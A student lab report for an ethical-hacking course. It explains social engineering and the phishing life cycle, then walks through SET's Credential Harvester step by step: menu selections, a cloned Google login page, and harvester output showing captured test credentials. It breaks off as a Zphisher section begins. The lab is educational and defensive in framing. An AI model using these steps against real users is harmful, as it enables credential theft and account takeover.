Phishing Attack Simulation

CEH

PRANIT KALAMBATE

3 FEB 2025

SYSAP INSTITUTE,PUNE

TABEL OF CONTAIN

1.INTRODUCTION OF SOCIAL ENGINEERING

Social Engineering (SE) is the psychological manipulation of people into performing actions or divulging confidential information. Unlike technical hacking, SE targets the human element—the weakest link in any security chain.

Category	Description	Examples
Non-Technical SE	Involves direct human interaction, leveraging trust, fear, or urgency without the need for code.	Pretexting (creating a fabricated scenario), Baiting (leaving malware-infected media), Tailgating/Piggybacking (following an authorized person into a restricted area), Impersonation.
Technical SE	Uses technology (like email, phone, or websites) as a medium to deliver the psychological manipulation.	Phishing (bulk email), Spear Phishing (targeted email), Smishing (SMS phishing), Vishing (Voice phishing), QR Code Phishing (Quishing).

2.THE PHISHING ATTACK LIFE CYCLE

Phishing is the most common form of technical social engineering. A report should explain its stages:

1)Preparation (Reconnaissance): Attacker gathers information about the target (email addresses, organizational structure).

2) Luring (Crafting): A deceptive message (email/text) is created, often mimicking a trusted entity (bank, IT support, Netflix) to evoke urgency or curiosity.

3)Infection (Delivery): The message is sent. It contains a malicious link (leading to a fake login page) or an infected attachment.

4)Collection (The Hook): The victim enters their credentials or downloads the attachment. The attacker collects the data/gains initial access.

5)Monetization (Goal): The attacker uses the stolen data for fraud, further attacks, or financial gain.


3.LAB OBJECTIVE: DEFENSIVE ANALYSIS OF PHISHING TOOLS

Sniffing Credentials: The Phishing Mechanic (SET/Zphisher Context).

Tool Functionality (Attacker View)	Defensive Analysis
Creates a Fake Login Page: The tool clones a legitimate website (e.g., Microsoft or Gmail).	Mechanism: Content Cloning & URL Deception: Explain that the attacker hosts this page on a malicious server, often using a homoglyph (e.g., micros0ft.com instead of microsoft.com) or a misleading sub-domain.
Deploys a Listener: The tool waits for a victim to submit credentials on the fake page.	Mechanism: Credential Harvesting: When the victim hits "Login," the tool's server records the username/password pair before often redirecting the victim to the *real* site to conceal the theft. This highlights the need for Multi-Factor Authentication (MFA).

1)Performing Setoolkit.


Step1:Launch SET and select **1) Social-Engineering Attacks**.



KALI Linux [Running] - Oracle VirtualBox
Shell No. 1
File Actions Edit View Help

```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Unable to check for new version of SET (is your network up?)

 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```


Step2: Select **2) Website Attack Vectors**.



KALI Linux [Running] - Oracle VirtualBox
Shell No. 1
File Actions Edit View Help


```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Unable to check for new version of SET (is your network up?)

 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Step3: Select 3) Credential Harvester Attack Method.


KALI Linux [Running] - Oracle VirtualBox
Shell No. 1
File Actions Edit View Help
15:10
Heavy rain
Tomorrow
Search
ENG
IN
15:10
26-09-2025


```
 99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth t
o deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to th
e website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear le
gitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it
's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Cr
edential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell expl
oitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Step4: Select 1) Web Templates.


KALI Linux [Running] - Oracle VirtualBox
Shell No. 1
File Actions Edit View Help
15:11
Heavy rain
Tomorrow
Search
ENG
IN
15:11
26-09-2025

```
's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Cr
edential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell expl
oitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
```


Step5: Set IP and Select Target (2) Google).



```
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.31.86]:

 ---------------------------------------------------------------
             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

 ---------------------------------------------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 2
```

KALI Linux [Running] - Oracle VirtualBox
Shell No. 1
File Actions Edit View Help
Rain to stop
3:10 pm
Search
15:11
26-09-2025

Step6: Victim View & Data Entry.



Sign in - Google Accounts

Not secure 192.168.31.86

Google

Sign in with your Google Account

pranit

••••••••


Sign in

Need help?

Create an account

One Google Account for everything Google


Step7: Credential Sniffing.



```
set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.31.221 - - [26/Sep/2025 15:14:50] "GET / HTTP/1.1" 200 -
192.168.31.221 - - [26/Sep/2025 15:14:50] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAA
AUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=pranit
POSSIBLE PASSWORD FIELD FOUND: Passwd=fakepswd
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```


2)Performing Zphisher.

Step1: Run the Zphisher tool to display the list of targeted services and Select the desired platform for the lure (e.g., Instagram - option 02).


KALI Linux [Running] - Oracle VirtualBox
pranit@kali: ~/zphisher
Session Actions Edit View Help

